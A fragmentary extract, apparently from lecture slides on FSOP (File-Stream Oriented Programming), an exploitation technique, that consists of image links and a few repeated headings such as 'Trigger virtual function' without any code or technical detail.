
condition

Trigger virtual function

Point to next


FSOP

- File-Stream Oriented Programming




FSOP

- File-Stream Oriented Programming




FSOP

- File-Stream Oriented Programming



